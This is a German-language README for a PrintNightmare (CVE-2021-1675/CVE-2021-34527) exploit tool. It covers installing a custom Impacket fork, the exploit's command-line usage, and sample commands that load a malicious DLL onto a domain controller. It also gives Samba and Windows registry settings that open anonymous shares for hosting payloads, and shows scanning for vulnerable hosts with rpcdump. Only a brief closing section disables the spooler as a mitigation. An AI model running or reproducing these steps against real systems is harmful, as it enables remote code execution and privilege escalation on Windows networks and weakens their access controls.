
CVE-2021-1675 / CVE-2021-34527 - PrintNightmare Python, C# und PowerShell Exploit-Implementierungen (LPE & RCE)

Impacket-Implementierung des PrintNightmare PoC, ursprünglich erstellt von Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)
Getestet auf einem vollständig gepatchten 2019 Domain Controller
Remote oder lokal bösartige DLLs ausführen
Microsoft hat einen Patch veröffentlicht, um diese Angriffe zu entschärfen, aber wenn die folgenden Werte auf einem Rechner vorhanden sind, bleibt der Rechner weiterhin verwundbar.
REG QUERY "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint"

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
    RestrictDriverInstallationToAdministrators    REG_DWORD    0x0
    NoWarningNoElevationOnInstall    REG_DWORD    0x1
Bevor Sie den Exploit ausführen, müssen Sie meine Version von Impacket installieren, danach läuft's.
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

CVE-2021-1675 Implementierung.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Pfad zur DLL. Beispiel '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            zeigt diese Hilfemeldung an und beendet das Programm.

authentication:
  -hashes LMHASH:NTHASH
                        NTLM-Hashes, Format ist LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP-Adresse des Zielrechners. Wenn nicht angegeben, wird das verwendet, was als Ziel angegeben wurde. Dies ist nützlich, wenn das Ziel der NetBIOS-Name ist und Sie ihn nicht auflösen können
  -port [destination port]
                        Zielport zum Verbinden mit dem SMB-Server

Beispiel;

./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
Der einfachste Weg, Payloads zu hosten, ist die Verwendung von Samba und das Anpassen von /etc/samba/smb.conf , um anonymen Zugriff zu erlauben
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Von Windows aus ist es auch möglich
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
Wir können rpcdump.py aus Impacket verwenden, um nach potenziell verwundbaren Hosts zu scannen. Wenn ein Wert zurückgegeben wird, könnte der Host verwundbar sein.
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
Spooler-Dienst deaktivieren
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f
